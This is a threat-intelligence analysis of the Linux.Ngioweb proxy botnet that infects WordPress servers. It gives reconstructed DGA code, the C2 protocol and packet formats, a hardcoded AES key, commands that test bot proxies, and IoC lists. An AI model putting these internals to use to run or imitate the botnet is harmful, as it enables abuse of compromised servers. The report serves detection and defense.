Botnet

An Analysis of Linux.Ngioweb Botnet

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Background

On May 27, 2019, Our Unknown Threat Detect System highlighted a suspicious ELF file, and till this day, the detection rate on VT is still only one with a very generic name. We determined that this is a Proxy Botnet, and it is a Linux version variant of the Win32.Ngioweb[1] malware. We named it Linux.Ngioweb. It shares a lot of code with Win32.Ngioweb, except that it has DGA features. We registered one of the DGA C2 domain names (enutofish-pronadimoful-multihitision.org) and was able to observe the Bot connections.


In addition, we have observed that Linux.Ngioweb malware has been implanted into a large number of WordPress Web servers.

Although the Bot program is loaded with the privilege of the user group corresponding to the Web container, it still works and runs as Rotating Proxy node[2].

We don’t know why the attacker runs this proxy botnet, but it is possible that everything goes through the proxy is being recorded by the attacker.

Overview of Linux.Ngioweb

The main functionality of the Linux.Ngioweb Bot sample is to implement Back-Connect Proxy[3].on the victim's machine. The attacker builds multiple Bots into a Proxies Pool and controls it through a two-tier C2 protocol, then provides a Rotating Proxy Service.



Reverse engineering on Linux.Ngioweb

Basic information

- MD5: 827ecf99001fa66de513fe5281ce064d

> *ELF 64-bit LSB executable, AMD x86-64, version 1 (SYSV), statically linked, stripped*

Anti-reverse engineering technique

- Uses a niche library named musl libc

File	State	#func
muslibc x64	Applied	57

- Stores its functions in the function table in advance

```
mov     qword ptr [rbx+0C0h], offset connect
mov     qword ptr [rbx+0C8h], offset sys_listen
mov     qword ptr [rbx+0D0h], offset bind
mov     qword ptr [rbx+10h], offset sys_mremap
mov     qword ptr [rbx+8], offset sys_memalloc
mov     qword ptr [rbx+18h], offset sys_munmap
mov     qword ptr [rbx+20h], offset write
mov     qword ptr [rbx+28h], offset read
mov     qword ptr [rbx+30h], offset lseek
mov     qword ptr [rbx+38h], offset Wrap_Exit
mov     qword ptr [rbx+40h], offset getppid
mov     qword ptr [rbx+48h], offset getpid
mov     qword ptr [rbx+50h], offset sys_fork
```

- Uses Stack Strings Obfuscation

```
mov     [rsp+38h+var_1C], '-'
mov     [rsp+38h+var_1D], 'e'
mov     [rsp+38h+var_1E], 'n'
mov     [rsp+38h+var_1F], 'i'
mov     [rsp+38h+var_20], 'h'
mov     [rsp+38h+var_21], 'c'
mov     [rsp+38h+var_22], 'a'
mov     [rsp+38h+var_23], 'm'
mov     [rsp+38h+var_24], '/'
mov     [rsp+38h+var_25], 'c'
mov     [rsp+38h+var_26], 't'
mov     [rsp+38h+var_27], 'e'
mov     [rsp+38h+var_28], '/'
```

- Generates constant table used by CRC and AES

```
prepareCRC32(a2 + 12);
v34 = 's';
v33 = 's';
v32 = 'd';
v5 =  e ;
v4 = 'w';
v3 = 'q';
v35 = 0;
prepareAES((_BYTE *)(a2
```

- Uses a two-tier C2 protocol, where Stage-2 C2 is determined by the CONNECT instruction of Stage-1 C2
- Stage-2 C2 uses a two-layer encrypted communication protocol

Stage-1 C2 protocol analysis

At this stage, the main behavior of the sample is to establish communication with Stage-1 C2, and proceed to the next step according to the instructions returned by C2.

Communication attempt

- Try to establish communication with the following hardcoded C2 IP every 60 seconds
  169.239.128.166:443
  185.244.149.73:443
- Try to establish communication with the domain name generated by DGA (Domain Generation Algorithm) every 73 seconds. When the number of DGA domain names reaches 300, the Seed will be reset. So the total number of DGA domain names is 300.

```
*((_DWORD *)a1 + 0xE) = GenerateDomain(*((_DWORD *
sub_405DAB((__int64)a1, FirstCC);
dgacount = (*((_DWORD *)a1 + 0xF) + 1) % 0x12Cu;
```

DGA implementation

```
uint64_t GenSeed(uint32_t& seed, uint32_t mod)
{
	uint32_t tmp = 0x41C64E6D * seed + 0x3039;
	seed = tmp;
	return tmp % mod;
}
string dga(uint32_t& seed)
{
	char* HeadBuf[] = { "un", "under", "re", "in", "im", "il", "ir", "en", "em",
			    "over", "mis", "dis", "pre", "post", "anti","inter",
			    "sub", "ultra", "non", "de","pro", "trans", "ex",
			    "macro", "micro", "mini","mono", "multi", "semi", "co" };

	char* BodyBufA[] = {"able","ant","ate","age","ance","ancy","an","ary",
			    "al","en","ency","er","etn", "ed", "ese","ern","ize",
			    "ify","ing","ish","ity","ion","ian","ism","ist","ic","ical"
			    "ible","ive","ite","ish","ian","or","ous","ure" };

	char* BodyBufB[] = {"dom","hood","less","like","ly","fy","ful","ness",
			    "ment","sion","ssion","ship","ty","th","tion","ward" };

	char* TailBuf[] = { ".net",".info",".com",".biz",".org",".name" };

	string BlockBufA = "aeiou";
	string BlockBufB = "bcdfghklmnprstvxz";
	string domain;
	uint32_t dashloop = GenSeed(seed, 3) + 1;
	while (dashloop--)
	{
```

```
                domain += HeadBuf[GenSeed(seed, 0x1e)];
                int flag = 0;
                int i = 0;
                if (BlockBufA.find(domain.back()) == string::npos)
                        flag = 1;
                int fillcnt = GenSeed(seed, 0x3) + 4;
                while (fillcnt > i)
                {

                        if (flag + i & 1)
                                domain += BlockBufA[GenSeed(seed, 0x5)];
                        else
                                domain += BlockBufB[GenSeed(seed, 0x11)];
                        i++;
                }
                if (BlockBufA.find(domain.back()) == string::npos)
                        domain += BodyBufA[GenSeed(seed, 0x23)];
                else
                        domain += BodyBufB[GenSeed(seed, 0x10)];
                if (dashloop != 0)
                        domain += "-";
        }
        return domain += TailBuf[GenSeed(seed, 0x6)];
}
```

Communication Protocol

This phase of communication is based on the HTTP protocol and the parameters are Base64 encoded.

Packets overview

```
GET /min.js?h=aWQ9ZGRiMGI0OWQxMGVjNDJjMyZ2PXg4Nl82NCZzdj01MDAzJnFsb2htemFsd2RlcHVwd2Y= HTTP/1.1
Host: 169.239.128.166
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html
Connection: close

HTTP/1.1 200 OK
Server: openresty/1.15.8.1
Date: Tue, 18 Jun 2019 07:41:51 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 554
Connection: close

CONNECT 91.134.157.11:443
CERT 1
3A0CA4592F2A6DC3BC4E188A2E87A05738DBC8BC32D1A9C2F69D0B7D44EAC109A76D7B53C974CD27A45B562970FEA5F0
94248244354F377014D893EADE0D77BC6D41681870C9D27245DB98EDDF246041AEB07A73CBFB3D0327EE5FA4B9491BF0
38309E6014B2C1371733A351BFF4789A308D69467AFE43A5BCA1AC519A66D5DB039C92E47C39C7BD706CEFF64B8DA9EE
WAIT 30
```

Sent Packets decode

After decoded the parameter content by Base64, we get the following information.

```
id=ddb0b49d10ec42c3&v=x86_64&sv=5003&qlohmzalwdepupwf
```

- id=machine-id[0:15]

```
root@debian:~# cat /etc/machine-id
ddb0b49d10ec42c38b1093b8ce9ad12a
```

- v=x86_64, hardcoded, architecture
- sv=5003, hardcoded, version number
- &qlohmzalwdepupwf, random 16-byte data, the algorithm is as follows

```
for ( i = 0LL; i != a3; ++i )
{
  v7 = 0x41C64E6D * *a1 + 0x3039;
  *a1 = v7;
  *(_BYTE *)(a2 + i) = v5[v7 % v4];
}
```

- User-Agent, hardcoded

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59
```

Received Packets decode

```
CONNECT 91.134.157.11:443
CERT 1
3A0CA4592F2A6DC3BC4E188A2E87A05738DBC8BC32D1A9C2F69D0B7D44EAC109A76D7B53C974CD27A45B562970FEA5F0
94248244354F377014D893EADE0D77BC6D41681870C9D27245DB98EDDF246041AEB07A73CBFB3D0327EE5FA4B9491BF0
38309E6014B2C1371733A351BFF4789A308D69467AFE43A5BCA1AC519A66D5DB039C92E47C39C7BD706CEFF64B8DA9EE
WAIT 30
```

Command Supported

- WAIT
- CONNECT
- DISCONNECT
- CERT

Stage-2 C2 protocol analysis

At this stage, the main action of the sample is to establish communication with the C2 of Stage-2 and enable the Back-Connect Proxy function. C2 of stage-2 is specified by the CONNECT command.

Communication Protocol

At this stage, the communication is combined by double-layer encryption. The inner layer is XOR and the outer layer is AES.

Packets overview

```
00000000  c1 d3 78 71 2d f6 5b bb  16 ca ff 8b ef 69 bb 26   ..xq-.[. .....i.&
00000010  3b 01 f0 22 70 09 38 dc  e7 06 89 de 2b 55 eb 8e   ;.."p.8. ....+U..
    00000000  c5 ad 4a bf 30 c2 3a 43  9b 6e 22 08 73 e0 b9 5d   ..J.0.:C .n".s..]
    00000010  3c e6 b7 f0 74 76 53 43  3a 79 0e 82 80 1a c3 84   <...tvSC :y......
    00000020  ba a4 85 05 4a 63 b1 d6  d1 94 ad 53 be 7a 9a 88   ....Jc.. ...S.z..
00000020  14 c1 7a 9c 70 f2 d6 c7  99 ed 38 c1 e4 2b 77 9f   ..z.p... ..8..+w.
00000030  3e 82 6c fd a1 3c f0 08  73 48 4c 5e b4 88 7c d7   >.l..<.. sHL^..|.
```

Encryption Algorithm

The XOR key is generated by a random algorithm:

```
v2 = 0x41C64E6D * *a1 + 0x3039;
*a1 = v2;
return v2 % a2;
```

The algorithm is:

```
    if ( buff )
    {
      while ( buff != end )
      {
        *buff++ ^= key;
        key = __ROR4__(key, 8);
      }
```

AES uses ECB mode, no padding. The key is:**qwerasdfzxcqwerasdftyuirfdsdsdss**

Packet Structure

The packet consists of two parts: “header” and “msg”.

“header” structure:

```
#le->little endian
#be->big endian
struct header
{
        uint32_le xorkey;
```

```
        uint32_be msgcrc32;
        uint32_be len;
        uint16_be msgcode
        uint16_be magic
};
```

“msg” consists of chunks, and the chunks supported by the sample are as follows:

CHUNK TYPE	CHUNK LENGTH	DESCRIPTION
1	1	BYTE
2	2	WORD big endian
3	4	DWORD big endian
4	8	QWORD big endian
5	N+4	Bytes array.The first 4 bytes of chunk are the big endian-encoded le

A “msg” can have one or more chunks, and different “msg”s are made up by different chunks .

The “msg” types uses by this sample are “recv” and “send”.

- recv

```
if ( v21 == 0x1010 )
{
  v44 = 2;
  v43 = 5;
  chunkcnt = 3LL;
  v42 = 4;
}
else if ( v21 == 0x1011 )
{
  v46 = 2;
  v45 = 5;
  chunkcnt = 5LL;
  v44 = 1;
  v43 = 1;
  v42 = 4;
}
else
{
  chunkcnt = 0LL;
  if ( v21 == 0x1012 )
  {
    v42 = 4;
    chunkcnt = 1LL;
  }
```

- send

```
mov     rdx, rbx
mov     esi, 10h
mov     rdi, rbp
call    GenPacket
```

```
mov     [rbx+11h], eax
mov     rdx, rbx
mov     esi, 11h
mov     rdi, rbp
call    GenPacket
```

```
mov     esi, 15h
mov     rdi, rbp
mov     byte ptr [rbx+19h
mov     [rbx+1Ah], r13b
call    GenPacket
```

```
mov     rcx, rdx
mov     edx, 16h
jmp     GenPacketWrap
```

```
mov     rcx, rdx
mov     edx, 14h
jmp     GenPacketWrap
```

See the table below for a summary of different “msg”s:

MSGCODE	DRIECTION	DESCRIPTION	FROMAT
0x1010	recv	set channel id	3 chunks:(QWORD ConnId, Array IPAddr,WORD Port
0x1011	recv	start proxy request	5 chunks:(QWORD RequestId, BYTE reason,BYTE A
0x1012	recv	close connection	1 chunk:(QWORD ConnId)
0x10	send	check-in	1 chunk:(QWORD BotId)
0x11	send	set-channel ack	1 chunk:(DWORD VersionId)
0x14	send	tcp server started	5 chunks:(DWORD ConnectionId, QWORD RequestI
0x15	send	error	2 chunks:(DWORD RequestId,BYTE reason)
0x16	send	udp server started	5 chunks:(DWORD ConnectionId, QWORD RequestI

Sent packets sample analysis

- Raw data

```
packet[0:31]:
6c 52 8c 08 3e 80 a9 3c 00 00 00 10 00 10 fa 51
04 dd b0 b4 9d 10 ec 42 c3 00 00 00 00 00 00 00
header          --->packet[0:15]
       xorkey           --->0x088c526c
       msgcrc32         --->0x3e80a93c
       msglen           --->0x00000010
       msgcode          --->0x0010,check-in
       magic            --->0xfa51
msg             --->packet[16:31]
       1st chunk
               chunktype       --->0x4
               content         --->0xddb0b49d10ec42c3
```

- After XOR encryption

```
6c 52 8c 08 36 0c fb 50 08 8c 52 7c 08 9c a8 3d
0c 51 e2 d8 95 9c be 2e cb 8c 52 6c 08 8c 52 6c
```

- After AES encryption

```
c1 d3 78 71 2d f6 5b bb  16 ca ff 8b ef 69 bb 26
3b 01 f0 22 70 09 38 dc  e7 06 89 de 2b 55 eb 8e
```

Received packets sample analysis

- Raw data

```
c5 ad 4a bf 30 C2 3a 43 9b 6e 22 08 73 e0 b9 5d
3c e6 b7 f0 74 76 53 43 3a 79 0e 82 80 1a c3 84
ba a4 85 05 4a 63 b1 d6 d1 94 ad 53 be 7a 9a 88
```

- After AES decryption

```
59 8b e5 6d 4a ee bf ef 6d e5 8b 79 7d f5 71 08
69 b8 81 aa 92 ed 65 fb 29 e0 8b 59 6d e1 51 47
19 e1 89 d8 29 e5 8b 59 6d e5 8b 59 6d e5 8b 59
```

- After XOR decryption

```
  packet[0:47]
    59 8b e5 6d 27 0b 34 b6 00 00 00 20 10 10 fa 51
    04 5d 0a f3 ff 08 ee a2 44 05 00 00 00 04 da 1e
    74 04 02 81 44 00 00 00 00 00 00 00 00 00 00 00

  header                ---->packet[0:15]
    xorkey              ---->0x6de58b59
    msgcrc32    ---->0x270b34b6
    msglen              ---->0x00000020
    msgcode             ---->0x1010,set channel id
    magic               ---->0xfa51

  msg                   ---->packet[16:47]
    1st chunk
        chunktype       ---->0x04
        content         ---->0x5d0af3ff08eea244
    2nt chunk
        chunktype       ---->0x05
        content         ---->len:0x00000004 buf:0xda1e7404
    3rd chunk
        chunktype       ---->0x02
        content         ---->0x8144
```

Stage-2 C2 association analysis

We obtained the following 6 Stage-2 C2 addresses by visiting the Stage-1 C2 URL (http://185.244.149.73:443/min.js).

```
5.135.58.119
5.135.58.121
5.135.58.123
5.135.58.124
```

```
91.134.157.11
193.70.73.115
```

We looked up this md5 (9017804333c820e3b4249130fc989e00) in our GraphicQuery platform and was able to find more IPs which host the same file, we then sent specific crafted packets to these IPs and was able to ID another 18 Stage-2 C2s.

```
5.135.35.160
5.196.194.209
51.254.57.83
54.36.244.84
54.36.244.85
54.36.244.91
91.121.36.212
91.121.236.219
92.222.151.63
145.239.108.241
163.172.201.184
163.172.202.116
178.33.101.176
178.33.101.177
178.33.101.178
178.33.101.182
188.165.5.123
188.165.163.20
```

We found that these Stage-2 C2 IP address are providing Socks5 proxy service by looking them up on free-socks.in

Show 100 entries Search: 91.134.157.11


Proxy IP:Port	Proxy type	Location	Latency (sec)	Uptime	Last Check
91.134.157.11:50880	SOCKS5	United Kingdom (Ferndown)	0.37482	100% (15/15)	1 minutes ago
91.134.157.11:62012	SOCKS5	United States (Brea)	0.68167	100% (74/74)	4 minutes ago
91.134.157.11:18278	SOCKS5	Netherlands (Amsterdam)	0.31568	100% (35/35)	12 minutes ago
91.134.157.11:64380	SOCKS5	United States (Orlando)	0.89383	100% (36/36)	26 minutes ago
91.134.157.11:47067	SOCKS5	France (Roubaix)	0.31012	100% (36/36)	29 minutes ago
91.134.157.11:63862	SOCKS5	Germany (Ludwigshafen am Rhein)	0.32031	97% (35/36)	36 minutes ago
91.134.157.11:49475	SOCKS5	United States (Austin)	0.97949	100% (6/6)	43 minutes ago

As we tested, all these Socks5 proxy IPs are properly functioning. Also, they accessed the C2 domain we own(enutofish-pronadimoful-multihitision.org) via the Stage-1 C2 protocol, so it can be said that they are all Linux.Ngioweb Bots.

```
root@localhost:~# curl --socks5 91.134.157.11:50880 ifconfig.me
31.170.123.49

root@localhost:~# curl --socks5 91.134.157.11:62012 ifconfig.me
208.113.197.88

root@localhost:~# curl --socks5 91.134.157.11:18278 ifconfig.me
45.58.190.100

root@localhost:~# curl --socks5 91.134.157.11:64380 ifconfig.me
72.29.64.29

root@localhost:~# curl --socks5 91.134.157.11:47067 ifconfig.me
54.38.101.17

root@localhost:~# curl --socks5 91.134.157.11:63862 ifconfig.me
88.99.212.97

root@localhost:~# curl --socks5 91.134.157.11:49475 ifconfig.me
23.91.65.240
```

Infected IPs information

By listening on C2 domain (enutofish-pronadimoful-multihitision.org), we have observed a total of 2692 Bot IPs.



The following is a detailed list of countries/regions with number of infected IPs:

```
US 1306
BR 156
RU 152
DE 133
FR 102
SG 98
NL 80
GB 66
CA 66
IT 64
VN 42
AU 36
PL 31
TR 28
JP 26
IN 26
ZA 21
ID 19
ES 18
UA 15
```

By probing the infected IPs, we found out that almost all Bot IPs are web servers and have WordPress programs deployed. We did not look into how the attacker took control of these WordPress sites though.

We contacted some infected users and found multiple WebShells on their Web servers.
These WebShells are highly obscured, but the techniques, encryption, and code share similar characters.
Combined with the accessing characteristics (such as time, order) the infected IPs made to the our sinkhole DGA domain, we speculate that the attacker will periodically issue commands to the WebShells on the victim websites, as well as running the Linux.Ngioweb program.

Solutions and Suggestions

We recommend that readers do not use the Socks5 proxy service provided by these Stage-2 C2 IP.

We recommend that WordPress users back up the website article database (delete backdoor users such as wp.service.controller.*), reinstall the latest version of WordPress program, enhance user password complexity, enhance WebShell detection capabilities, and disable PHP commands to execute related functions;

Contact us

Relevant security and law enforcement agencies are welcomed to contact netlab[at]360.cn for a list of infected IP addresses.

Readers are always welcomed to reach us on twitter, WeChat 360Netlab or email to netlab at 360 dot cn.

IoC list

Sample MD5

```
827ecf99001fa66de513fe5281ce064d
```

Stage-1 C2 (Hardcoded IP)

```
169.239.128.166         South Africa            ASN 61138               Zappie Host L
185.244.149.73          Romania                 ASN 60117               Host Sailor L
```

Stage-2 C2

```
163.172.201.184         France                  ASN 12876               Online S.a.s.
163.172.202.116         France                  ASN 12876               Online S.a.s.
5.135.35.160            France                  ASN 16276               OVH SAS
5.135.58.119            France                  ASN 16276               OVH SAS
5.135.58.121            France                  ASN 16276               OVH SAS
5.135.58.123            France                  ASN 16276               OVH SAS
5.135.58.124            France                  ASN 16276               OVH SAS
5.196.194.209           France                  ASN 16276               OVH SAS
51.254.57.83            France                  ASN 16276               OVH SAS
54.36.244.84            France                  ASN 16276               OVH SAS
54.36.244.85            France                  ASN 16276               OVH SAS
54.36.244.91            France                  ASN 16276               OVH SAS
91.121.36.212           France                  ASN 16276               OVH SAS
91.121.236.219          France                  ASN 16276               OVH SAS
91.134.157.11           France                  ASN 16276               OVH SAS
92.222.151.63           France                  ASN 16276               OVH SAS
145.239.108.241         Germany                 ASN 16276               OVH SAS
178.33.101.176          Ireland                 ASN 16276               OVH SAS
178.33.101.177          Ireland                 ASN 16276               OVH SAS
178.33.101.178          Ireland                 ASN 16276               OVH SAS
178.33.101.182          Ireland                 ASN 16276               OVH SAS
188.165.5.123           Ireland                 ASN 16276               OVH SAS
188.165.163.20          France                  ASN 16276               OVH SAS
193.70.73.115           France                  ASN 16276               OVH SAS
```

Stage-1 C2 (DGA)

```
enutofish-pronadimoful-multihitision.org
exaraxexese-macrobacaward-exafosuness.net
nonafudazage.name
demigelike.net
emuvufehood.net
subolukobese.biz
inogepicor-prorarurument.biz
overahudulize-unazibezize-overuzozerish.org
imunolance-postodinenetn-antifipuketn.net
antizerolant-monogevudom.info
transavecaful-transinenation-transikaduhern.com
subogonance.info
inoxodusor-misehupukism.info
devikoviward-semibazegily-copaxugage.name
```

eniguzeless-inecimanable.net
subilebesion-irogipate.biz
colozosion-antigobunaful.name
inudiduty-dezaviness.org
irelizaring-enipulical-monovuxehossion.info
ilenudavous-monoxoxapal-semimihuputionn.info
ultrapadupize.biz
covategal-dezakedify-enebugassion.name
transivesudom-macropimushipp.org
rezolezation-transapupirify-seminecation.name
macrolutoxous-overefimety.name
coxumumage-dexolalite.name
cotexafical-postirutuvian-emimimous.biz
copubuloness-misumusal-disokozian.com
nonecuzuking-enekopofen-imakozity.info
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Linux.Ngioweb分析报告

背景介绍 2019年5月27号，360Netlab 未知威胁检测系统发现一个可疑的ELF文件，目前仅有一款杀毒引擎检测识别。通过详细分析，我们确定这是一款Proxy Botnet，并且是Win32.Ngioweb[1]恶意软件的Linux版本变种，我们将它命名为Linux.Ngioweb。它与Win32.Ngioweb共用了大量代码，不同的是它新增了DGA特性。我们注册了其中一个DGA...

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